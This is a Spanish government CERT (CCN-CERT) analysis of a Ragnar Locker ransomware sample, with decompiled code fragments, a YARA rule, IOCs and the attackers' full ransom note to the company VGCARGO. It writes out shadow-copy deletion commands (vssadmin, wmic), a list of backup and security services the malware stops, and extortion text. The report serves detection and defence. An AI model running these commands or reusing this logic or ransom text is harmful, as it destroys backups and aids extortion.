Informe Código Dañino
CCN-CERT ID-11/20

Ragnar Locker

Abril 2020

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

centro criptológico nacional

Fecha de Edición: abril de 2020

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de la muestra de código dañino identificada por la firma **MD5 7529E3C83618F5E3A4CC6DBF3A8534A6**, perteneciente a la familia de ransomware **Ragnar Locker**. El principal objetivo de esta muestra es cifrar los ficheros del sistema afectado para, posteriormente, solicitar el pago de un rescate en bitcoins a cambio de la herramienta de descifrado. Esta muestra de Ragnar Locker fue la utilizada para atacar la empresa "**VGCARGO**", como se puede apreciar en la nota de rescate incluida en el apéndice I.

3. RAGNAR LOCKER

3.1 DETALLES GENERALES

La muestra analizada en este apartado es un ejecutable de 32 bits, sin firma digital y con el siguiente hash MD5:

NOMBRE FICHERO	MD5
Desconocido	7529E3C83618F5E3A4CC6DBF3A8534A6

La fecha de compilación es el 31 de enero de 2020, 21:36:20 (UTC), sin embargo esta información no es del todo fiable, ya que se puede alterar fácilmente:



Figura 1. Fechas de compilación de la muestra.

La muestra no presenta propiedades del fichero.



Figura 2. Las propiedades de los ficheros están vacías.

3.2 ANÁLISIS TÉCNICO

El código dañino utiliza diferentes técnicas de ofuscación y cifrado para dificultar su análisis. El malware utiliza RC4 para cifrar las cadenas que va a utilizar durante su ejecución. La clave utilizada es la siguiente:

CLAVE RC4
72 3d 3c 58 7d 45 76 51 6a 79 68 34 36 6e 5a 25 56 79 46 74 3c 76 5c 25 57 74 2b 6e 55 20 59 30 7d 39 39 47 6b 2b 5f 68 61 2e 4b 60 55 45 72 70 6a 35 2d 4f 79 4d 63 6e 6a 61 2f 79 2b 24 64 7d

```
GetVolumeInformationA(&lpszVolumePathNames, &v57, 0x100u, &v83, 0, 0, &v58, 0x100u);
if ( !FindNextVolumeA(h_volume, lpszVolumeName, 0x100u) )
{
  FindVolumeClose(h_volume);
  hash_string(&hash1, 0x28u);
  hash_string(&hash2, 0x20u);
  AfccD1E961e8E20bEBECaEc3F8BA7ed2d5BB7bd47C34D16263F57bdaCbb7dEa7 = (LPCSTR)RC4(
                                                                      aRXEvqjyh46nzVy,
                                                                      0x40u,
                                                                      (int)data1_rc4_encrypted,
                                                                      0x40);
  v17 = StrToIntA(pszSrc);
  process_list = (const CHAR *)RC4(aRXEvqjyh46nzVy, 0x40u, (int)process_list_rc4_encrypted, v17);
  GetProcessHeap = GetProcessHeap_;
  h_ServiceManager = OpenSCManagerA(0, 0, 0xF003Fu);
```

Figura 3. Llamada a la función de descifrado RC4.

El malware comienza su ejecución comprobando el identificador del lenguaje utilizado en el sistema, deteniendo su ejecución si pertenece a alguno de los siguientes:

- Azerbaijani
- Armenian
- Belorussian
- Kazakh
- Kyrgyz
- Moldavian
- Tajik
- Russian
- Turkmen
- Uzbek
- Ukrainian

```
v5 = &azerbaijani;
v6 = &Armenian;
v7 = &Belorussian;
v8 = &Kazakh;
v9 = &Kyrgyz;
v10 = &Moldavian;
v11 = &Tajik;
v12 = &Russian;
v13 = &Turkmen;
v14 = &Uzbek;
v15 = &Ukrainian;
```

```
  v16 = &Georgian;
  GetLocaleInfoW(LOCALE_SYSTEM_DEFAULT, 0x1001u, LCData, 160);
  v0 = (LPCWSTR *)&v5;
  v1 = 12;
  do
  {
    result = lstrcmpiW(LCData, *v0);
    if ( !result )
    {
      v3 = GetCurrentProcess();
      result = TerminateProcess(v3, 0x29Au);
    }
    ++v0;
    --v1;
  }
  while ( v1 );
  return result;
}
```

Figura 4. Obtención del identificador del idioma por defecto.

A continuación el malware obtiene la siguiente información del equipo: **MachineGuid**, **Nombre del equipo**, nombre de usuario y nombre del sistema operativo (**ProductName**). Todos estos datos son codificados por separado en un CRC utilizando el siguiente algoritmo:

```
WCHAR *__cdecl EncodeString(LPCWSTR lpString)
{
  unsigned int v1; // esi
  int data_size; // ebx
  int i; // edx
  int v4; // ecx
  WCHAR *output; // [esp+Ch] [ebp-4h]

  v1 = 0;
  output = (WCHAR *)VirtualAlloc(0, 0x7Fu, 0x3000u, 4u);
  data_size = lstrlenW(lpString);
  for ( i = 0; i < data_size; v1 = (v4 ^ 0xAB01FF3C) + v1 - __ROL4__((v4 ^ 0xAB01FF3C) + v1, 13) )
    v4 = lpString[i++];
  wsprintfW(output, L"%08X", v1);
  return output;
}
```

Figura 5. Algoritmo de generación de CRC.

Estos mismos datos son también concatenados en el siguiente orden: MachineGuid, ProductName, nombre de usuario y nombre del equipo, y se calcula el CRC utilizando el mismo algoritmo de la figura 4. Finalmente se genera un identificador único, tipo GUID, utilizando los 5 CRCs, con el siguiente formato:

FORMATO	DATOS
%s-%s-%s-%s-%s	CRC MachineGuid CRC ProductName CRC Nombre de Usuario CRC Nombre del Equipo CRC datos concatenados

```
GetComputerNameW(computer_name, &computer_name_size);
GetUserNameW(user_name, &user_name_size);
lstrcpyW(&reg_key_cryptography, L"SOFTWARE\\Microsoft\\Cryptography");
MachineGuid = (const WCHAR *)GetRegValue(L"SOFTWARE\\Microsoft\\Cryptography", L"MachineGuid");
ProductName = (const WCHAR *)GetRegValue(L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", L"ProductName");
lstrcpyW(computer_info_concat, MachineGuid);
lstrcatW(computer_info_concat, ProductName);
lstrcatW(computer_info_concat, user_name);
lstrcatW(computer_info_concat, computer_name);
computer_name_encoded = (SC_HANDLE)EncodeString(computer_name);
user_name_encoded = (struct _ENUM_SERVICE_STATUSA *)EncodeString(user_name);
MachineGuid_encoded = EncodeString(MachineGuid);
ProductName_encoded = EncodeString(ProductName);
computer_info_concat_encoded = EncodeString(computer_info_concat);
wsprintfW(
  computer_info_guid,
  L"%s-%s-%s-%s-%s",
  MachineGuid_encoded,
  ProductName_encoded,
  user_name_encoded,
  computer_name_encoded,
  computer_info_concat_encoded);
```

Figura 6. Generación del identificador único GUID.

Cifrados mediante RC4, el malware contiene una lista de nombres de servicios y detendrá cualquier servicio cuyo nombre contenga alguna de las siguientes cadenas de texto:

- vss
- sql
- memtas
- mepocs
- sophos
- veeam
- backup
- pulseway

- logme
- logmein
- connectwise
- splashtop
- kaseya

```
process_list = (const CHAR *)RC4(aRXEvqjyh46nzVy, 0x40u, (int)process_list_rc4_encrypted, v17);
GetProcessHeap = GetProcessHeap_;
h_ServiceManager = OpenSCManagerA(0, 0, 0xF003Fu);
computer_name_encoded = (WCHAR *)h_ServiceManager;
if ( h_ServiceManager )
{
  v99 = 0;
  v106 = 0;
  v95 = 0;
  if ( !EnumServicesStatusA(h_ServiceManager, 0x3Bu, 3u, &v74, 0x24u, &v99, &v106, &v95)
    && GetLastError() == ERROR_MORE_DATA )
  {
    v20 = v99 + 36;
    v49 = v99 + 36;
    v21 = GetProcessHeap_();
    user_name_encoded = (struct _ENUM_SERVICE_STATUSA *)HeapAlloc(v21, 8u, v49);
    v48 = v20;
    service_name = (LPCSTR *)&user_name_encoded->lpServiceName;
    EnumServicesStatusA(h_ServiceManager, 0x3Bu, 3u, user_name_encoded, v48, &v99, &v106, &v95);
    separator = ',';
    v23 = (const CHAR *)split((int)process_list, &separator);
    process_list = v23;
    if ( v23 )
    {
      do
      {
        v24 = 0;
        if ( v106 )
        {
          do
          {
            if ( *service_name )
            {
              if ( StrStrIA(*service_name, v23) )
                stop_service(*service_name, (SC_HANDLE)computer_name_encoded);
              v23 = process_list;
            }
```

Figura 7. Identificación y detención de servicios.

Como muchos otros ransomwares, el malware borra todas las “Shadow Copies” del equipo, con la finalidad de evitar la recuperación de los datos cifrados por parte del usuario afectado. Para ello utiliza dos métodos, WMIC y VSSADMIN:

- wmic.exe shadowcopy delete
- vssadmin delete shadows /all /quiet

```
StartupInfo.dwFlags = 1;
*(_DWORD *)vssadmin = 's\0v';                   // vssadmin delete shadows /all /quiet
v9 = 'a\0s';
v10 = 'm\0d';
v11 = 'n\0i';
v12 = 'd\0 ';
v13 = 'l\0e';
v14 = 't\0e';
v15 = ' \0e';
v16 = 'h\0s';
v17 = 'd\0a';
v18 = 'w\0o';
v19 = ' \0s';
v20 = 'a\0/';
v21 = 'l\0l';
v22 = '/\0 ';
v23 = 'u\0q';
v24 = 'e\0i';
v25 = 't';
*(_DWORD *)wmic_shadowcopy = 'm\0w';            // wmic.exe shadowcopy delete
v27 = 'c\0i';
v28 = 'e\0.';
v29 = 'e\0x';
v30 = 's\0 ';
v31 = 'a\0h';
v32 = 'o\0d';
v33 = 'c\0w';
v34 = 'p\0o';
v35 = ' \0y';
v36 = 'e\0d';
v37 = 'e\0l';
v38 = 'e\0t';
CreateProcessW(0, wmic_shadowcopy, 0, 0, 0, 0x20u, 0, 0, &StartupInfo, &ProcessInformation);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
CreateProcessW(0, vssadmin, 0, 0, 0, 0x20u, 0, 0, &StartupInfo, &ProcessInformation);
WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
```

Figura 8. Borrado de las Shadow Copies.

Seguidamente, el malware descifra la nota de rescate del malware y la guarda en el siguiente fichero:

NOTA DE RESCATE
C:\Users\Public\Documents\RGNR_**89ABCDEF**.txt

Donde "**89ABCDEF**" es el CRC del nombre del equipo, generado utilizando al algoritmo de la figura 5. La nota completa, descifrada del cuerpo del malware, se ha adjuntado en el apéndice I.

```
GetComputerNameW(computer_name_, &computer_name_size_);
user_name_encoded = (struct _ENUM_SERVICE_STATUSA *)VirtualAlloc(0, 0x7Fu, 0x3000u, 4u);
computer_name_encoded_1 = 0;
computer_name_size__ = lstrlenW(computer_name_);
for ( k = 0;
      k < computer_name_size__;
      computer_name_encoded_1 = (v33 ^ 0xAB01FF3C)
                              + computer_name_encoded_1
                              - __ROL4__((v33 ^ 0xAB01FF3C) + computer_name_encoded_1, 13) )
{
  v33 = *((unsigned __int16 *)&v111 + k++ - 2040);
}
computer_name_encoded_cpy = computer_name_encoded_1;
v34 = (const WCHAR *)user_name_encoded;
wsprintfW((LPWSTR)user_name_encoded, L"%08X", computer_name_encoded_cpy, a1, a2);
lstrcpyW(ransom_note_filename_, L"\\");
lstrcpyW(ransom_note_filename, L"RGNR_");
lstrcatW(ransom_note_filename, v34);
lstrcatW(ransom_note_filename, L".txt");
lstrcatW(ransom_note_filename_, ransom_note_filename);
SHGetSpecialFolderPathW(0, COMMON_DOCUMENTS_Ragnar_Note, CSIDL_COMMON_DOCUMENTS, 0);
lstrcatW(COMMON_DOCUMENTS_Ragnar_Note, ransom_note_filename_);
```

Figura 9. Creación del mensaje de rescate.

Una vez que la nota ha sido descifrada y guardada en disco, el malware añade una marca única (o SECRET, como la llama el malware) al final del fichero. Esta firma seguramente permitirá identificar al atacante la versión de malware utilizado durante este ataque. En esta muestra, la SECRET es la siguiente:

RAGNAR SECRET
****
---RAGNAR SECRET---
QWZjY0QxRTk2MWU4RTIwYkVCRUNhRWMzRjhCQTdlZDJkNUJCN2JkNDdDMzREMTYyNjNGNTdiZGFDYmI3ZEVhNw==
---RAGNAR SECRET---
****

El valor “RAGNAR SECRET” se obtiene codificando en BASE64 la cadena “**AfccD1E961e8E20bEBECaEc3F8BA7ed2d5BB7bd47C34D16263F57bdaCbb7dEa7**”, que se encuentra cifrada en el cuerpo del malware mediante RC4.

```
h_COMMON_DOCUMENTS = (WCHAR *)CreateFileW(COMMON_DOCUMENTS_Ragnar_Note, 0xC0000000, 0, 0, 4u, 0x80u, 0);
computer_name_encoded = h_COMMON_DOCUMENTS;
if ( h_COMMON_DOCUMENTS )
{
  WriteFile(h_COMMON_DOCUMENTS, ransom_message, (DWORD)process_list, &v90, 0);
  wsprintfA(
    v73,
    "\r\n%s\r\n\r\n%s\r\n%s\r\n%s\r\n\r\n%s\r\n",
    "*********************************************************************************",
    "---RAGNAR SECRET---",
    (const char *)Afcc_Base64,
    "---RAGNAR SECRET---",
    "*********************************************************************************");
  v43 = lstrlenA(v73);
  WriteFile(computer_name_encoded, v73, v43, &v90, 0);
  h_COMMON_DOCUMENTS = computer_name_encoded;
}
```

Figura 10. Generación del bloque de texto “RAGNAR SECRET”.

Este tipo de ataques están dirigidos a una empresa particular, como demuestra la nota de rescate. La cabecera de la nota hace una referencia explícita a la empresa que ha sido atacada. Esta muestra de malware en concreto fue la utilizada para atacar la empresa “**VGCARGO**”.



Figura 11. Cabecera personalizada en la nota de rescate.

El malware utiliza AES, con una clave e IV generados aleatoriamente para el cifrado de los ficheros. La clave AES y el IV son cifrados mediante RSA, con una clave de 2048 bits. La clave AES e IV son es añadida a cada uno de los ficheros cifrados, como mostraremos más adelante. La clave RSA pública es la siguiente:

CLAVE RSA PÚBLICA
-----BEGIN PUBLIC KEY----- MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3rt9EPkNBSGeoCGzU50f OaEgC3EdDSXvMT26aRlzsUcng/EZUlTKwYDYwHXdIuWvshUymKexyi/BLR1fGs5Y 044BnrBqFPSgrjwarZw37wLTYqAKGR/5pTKxjwVuJ4ArC2A1XbYOlmhv2pbnVq4l q0juc6W2MNoK31Bfds3/lrLAqlu3KMMg43PCvI2IMooguRRm7NEvqSeuu5ZmuC/A v2/aNxSQoXfr2yS6JoZP7EFx/I00bkWWrHr4qhHppJrRVcJH8jGh9DDSuz7XzoW7 tLAPQZKR8V29x5z0Yscgm64Bd60uj3Fp9N7xqRDWZUKZQ+om9yTRhpsi8gORGrVp MQIDAQAB -----END PUBLIC KEY-----

El malware obtiene información de los discos duros conectados al equipo, así como de los volúmenes lógicos, descartando los dispositivos CD-ROM.

```
bitmask_logical_drives = GetLogicalDrives();
v45 = 26;
AfccD1E961e8E20bEBECaEc3F8BA7ed2d5BB7bd47C34D16263F57bdaCbb7dEa7 = (LPCSTR)bitmask_logical_drives;
while ( 1 )
{
  if ( (bitmask_logical_drives >> v45) & 1 )
  {
    v101 = 0x5C003A;
    v100 = v45 + 'A';
    v46 = 0;
    v102 = 0;
    ransom_message = (LPCVOID)GetVolumeInformationW(&v100, 0, 0x104u, 0, 0, 0, 0, 0);
    if ( GetDriveTypeW(&v100) != DRIVE_CDROM && ransom_message == (LPCVOID)1 )
    {
      GetWindowsDirectoryW(&windows_folder, 0xFEu);
      if ( windows_folder == v100 && v66 == (_WORD)v101 )
        v46 = 1;
      v84 = '\\';
      v85 = '\\';
      v86 = '?';
      v87 = '\\';
      v88 = 0;
      lstrcpyW(volume_file_mask, &v84);
      lstrcatW(volume_file_mask, &v100);
      lstrcatW(volume_file_mask, L"*.*");
      file_cryptor(volume_file_mask, v46, (LPWSTR)1);
    }
  }
```

Figura 12. Selección de los volúmenes lógicos.

Una vez que el malware identifica los discos duros y los volúmenes lógicos, comienza el proceso de cifrado. Durante este proceso, el malware descartará cualquier directorio y fichero con alguno de los siguientes nombres:

- Windows
- Windows.old
- Tor Browser
- Internet Explorer
- Google
- Opera
- Opera Software
- Mozilla
- Mozilla Firefox
- $Recycle.Bin
- ProgramData
- All Users
- RGNR_89ABCDEF.txt
- autorun.inf

- boot.ini
- bootfont.bin
- bootsect.bak
- bootmgr
- bootmgr.efi
- bootmgfw.efi
- desktop.ini
- iconcache.db
- ntldr
- ntuser.dat
- ntuser.dat.log
- ntuser.ini
- thumbs.db

```
if ( isWindowsRootVolume == 1 )
{
  lpString2 = L"Windows";
  v6 = 0;
  v26 = L"Windows.old";
  v27 = L"Tor browser";
  v28 = L"Internet Explorer";
  v29 = L"Google";
  v30 = L"Opera";
  v31 = L"Opera Software";
  v32 = L"Mozilla";
  v33 = L"Mozilla Firefox";
  v34 = L"$Recycle.Bin";
  v35 = L"ProgramData";
  v36 = L"All Users";
  while ( lstrcmpiW(FindFileData.cFileName, (&lpString2)[v6]) )
  {
    if ( ++v6 >= 12 )
      goto LABEL_11;
  }
  v7 = 1;
```

Figura 13. Directorios excluidos.

También descartará cualquier fichero con alguna de las siguientes extensiones:

- .db
- .sys
- .dll
- .lnk
- .msi
- .drv
- .exe

```
v22 = ransom_note_filename;
v23 = L"autorun.inf";
v24 = L"boot.ini";
lpString2 = L"bootfont.bin";
v26 = L"bootsect.bak";
v27 = L"bootmgr";
v28 = L"bootmgr.efi";
v29 = L"bootmgfw.efi";
v30 = L"desktop.ini";
v31 = L"iconcache.db";
v32 = L"ntldr";
v33 = L"ntuser.dat";
v34 = L"ntuser.dat.log";
v35 = L"ntuser.ini";
v36 = L"thumbs.db";
while ( lstrcmpiW(v10, (&v22)[v11]) )
{
  if ( (unsigned int)++v11 >= 0xF )
  {
    v12 = 1;
    goto LABEL_27;
  }
}
v12 = 0;
27:
if ( v12 == 1 )
{
  v13 = lpString1;
  v14 = 0;
  v30 = L".db";
  v31 = L".sys";
  v32 = L".dll";
  v33 = L".lnk";
  v34 = L".msi";
  v35 = L".drv";
  v36 = L".exe";
  while ( lstrcmpiW(v13, (&v30)[v14]) )
```

Figura 14. Ficheros y extensiones excluidas.

El malware copiará la nota de rescate (C:\Users\Public\Documents\RGNR_89ABCDEF.txt) en todos aquellos directorios donde va a cifrar ficheros. El proceso de cifrado de los ficheros es el siguiente:

- Verificar si el fichero está ya cifrado, comprobando para ello si la cadena de texto "**_RAGNAR_**" se encuentra al final del fichero. Todo fichero que es cifrado es marcado con esta cadena de final del fichero.
- Cifrar el fichero, utilizando AES con la clave e IV generados durante la inicialización del malware.
- Añadir, al final del fichero cifrado, la clave AES y el IV, cifrados mediante RSA y la clave de 2048 bits (que se encuentra cifrada mediante RC4 en el cuerpo del malware).
- Añadir al final del fichero la cadena "_RAGNAR_".
- Añadir la extensión "._raganar_89ABCDEF" al fichero cifrado.

Finalmente, una vez que todos los ficheros encontrados han sido cifrados, el malware ejecutará "notepad.exe" con la nota de rescate, con la finalidad de notificar al usuario del sistema de que ha sido infectado con Ragnar Locker y de los pasos que tiene que realizar para pagar el rescate y recuperar sus ficheros.

```
v89 = WTSGetActiveConsoleSessionId();
h_current_process = GetCurrentProcess();
OpenProcessToken(h_current_process, 0xF01FFu, &hToken);
DuplicateTokenEx(hToken, 0xF01FFu, 0, SecurityAnonymous, TokenPrimary, &hToken);
SetTokenInformation(hToken, TokenSessionId, &v89, 4u);
v76.dwFlags = 1;
v76.wShowWindow = 3;
v76.lpDesktop = L"WinSta0\\Default";
GetSystemDirectoryW(system_folder_notepad_exe, 0x7Fu);
lstrcatW(system_folder_notepad_exe, L"\\notepad.exe");
wsprintfW(COMMON_DOCUMENTS_Ragnar_Note_, L" %s", COMMON_DOCUMENTS_Ragnar_Note);
if ( CreateProcessAsUserW(
       hToken,
       system_folder_notepad_exe,
       COMMON_DOCUMENTS_Ragnar_Note_,
```

Figura 15. Ejecución de notepad.exe con el mensaje de rescate.

4. PERSISTENCIA

Esta muestra de malware no está configurada para instalar persistencia en el sistema, ya que una vez que finaliza el cifrado de todos los ficheros, no necesita volver a ejecutarse.

5. YARA

La siguiente regla Yara puede utilizarse para detectar el malware en un equipo infectado.

RAGNAR

```
import "pe"

rule ragnar_locker {
   meta:
      description = "Ransomware Ragnar Locker"
      date = "2020-04-20"
      hash1 = "7529E3C83618F5E3A4CC6DBF3A8534A6"

   strings:
      //---RAGNAR SECRET---
      $s1 = {2D 2D 2D 52 41 47 4E 41 52 20 53 45 43 52 45 54
2D 2D 2D}
      $s2 = { 52 00 47 00 4E 00 52 00 5F 00 }
      $s3 = { 2E 00 72 00 61 00 67 00 6E 00 61 00 72 00 5F
00 }
   condition:
     uint16(0) == 0x5a4d and
     filesize < 100KB and
     (2 of ($s*) ) or
     pe.imphash() == "6a3e7314bd4201552084c30fb976959e"
}
```

6. IOCS

Los siguientes IOCs pueden ser utilizados para detectar equipos infectados con este malware.

	IOCs
MD5	7529E3C83618F5E3A4CC6DBF3A8534A6
Nombre de fichero	RGNR_XXXXXXXX.txt
Extensión de fichero	.ragnar_XXXXXXXX

7. APÉNDICE I

El malware presenta el siguiente mensaje de rescate.

MENSAJE DE RESCATE

```
                                                    Hello VGCARGO !

*************************************************************************************
************************************

 If you reading this message, then your network was PENETRATED and all of
your files and data has been ENCRYPTED

                                                    by RAGNAR_LOCKER !

*************************************************************************************
************************************

*********What happens with your system ?************

Your network was penetrated, all your files and backups was locked! So from
now there is NO ONE CAN HELP YOU to get your files back, EXCEPT US.
You can google it, there is no CHANCES to decrypt data without our SECRET
KEY.

But don't worry ! Your files are NOT DAMAGED or LOST, they are just MODIFIED.
You can get it BACK as soon as you PAY.
We are looking only for MONEY, so there is no interest for us to steel or
delete your information, it's just a BUSINESS $-)

HOWEVER you can damage your DATA by yourself if you try to DECRYPT by any
other software, without OUR SPECIFIC ENCRYPTION KEY !!!

Also, all of your sensitive and private information were gathered and if you
decide NOT to pay,
we will upload it for public view !

****

**********How to get back your files ?******

To decrypt all your files and data you have to pay for the encryption KEY :

BTC wallet for payment: 1BKK8bsFfG3YxTd3N15GxaYfHopoThXoY4
Amount to pay (in Bitcoin): 25

****

**********How much time you have to pay?**********

* You should get in contact with us within 2 days after you noticed the
encryption to get a better price.

* The price would be increased by 100% (double price) after 14 Days if there
is no contact made.

* The key would be completely erased in 21 day if there is no contact made or
no deal made.
Some sensetive information stolen from the file servers would be uploaded in
public or to re-seller.

****

**********What if files can't be restored ?******

To prove that we really can decrypt your data, we will decrypt one of your
locked files !
Just send it to us and you will get it back FOR FREE.

The price for the decryptor is based on the network size, number of
employees, annual revenue.
Please feel free to contact us for amount of BTC that should be paid.
```

```
****

! IF you don't know how to get bitcoins, we will give you advise how to
exchange the money.


!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
! HERE IS THE SIMPLE MANUAL HOW TO GET CONTCAT WITH US !
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

1) Go to the official website of TOX messenger
( https://tox.chat/download.html )

2) Download and install qTOX on your PC, choose the platform ( Windows, OS X,
Linux, etc. )

3) Open messenger, click "New Profile" and create profile.

4) Click "Add friends" button and search our contact
7D509C5BB14B1B8CB0A3338EEA9707AD31075868CB9515B17C4C0EC6A0CCCA750CA81606900D

5) For identification, send to our support data from ---RAGNAR SECRET---

IMPORTANT ! IF for some reasons you CAN'T CONTACT us in qTOX, here is our
reserve mailbox ( cargowelcome@protonmail.com ) send a message with a data
from ---RAGNAR SECRET---



WARNING!

-Do not try to decrypt files with any third-party software (it will be
damaged permanently)
-Do not reinstall your OS, this can lead to complete data loss and files
cannot be decrypted. NEVER!
-Your SECRET KEY for decryption is on our server, but it will not be stored
forever. DO NOT WASTE TIME !


**************************************************************************
******

---RAGNAR SECRET---
QWZjY0QxRTk2MWU4RTIwYkVCRUNhRWMzRjhCQTdlZDJkNUJCN2JkNDdDMzREMTYyNjNGNTdiZGFDY
mI3ZEVhNw==
---RAGNAR SECRET---

**************************************************************************
******
```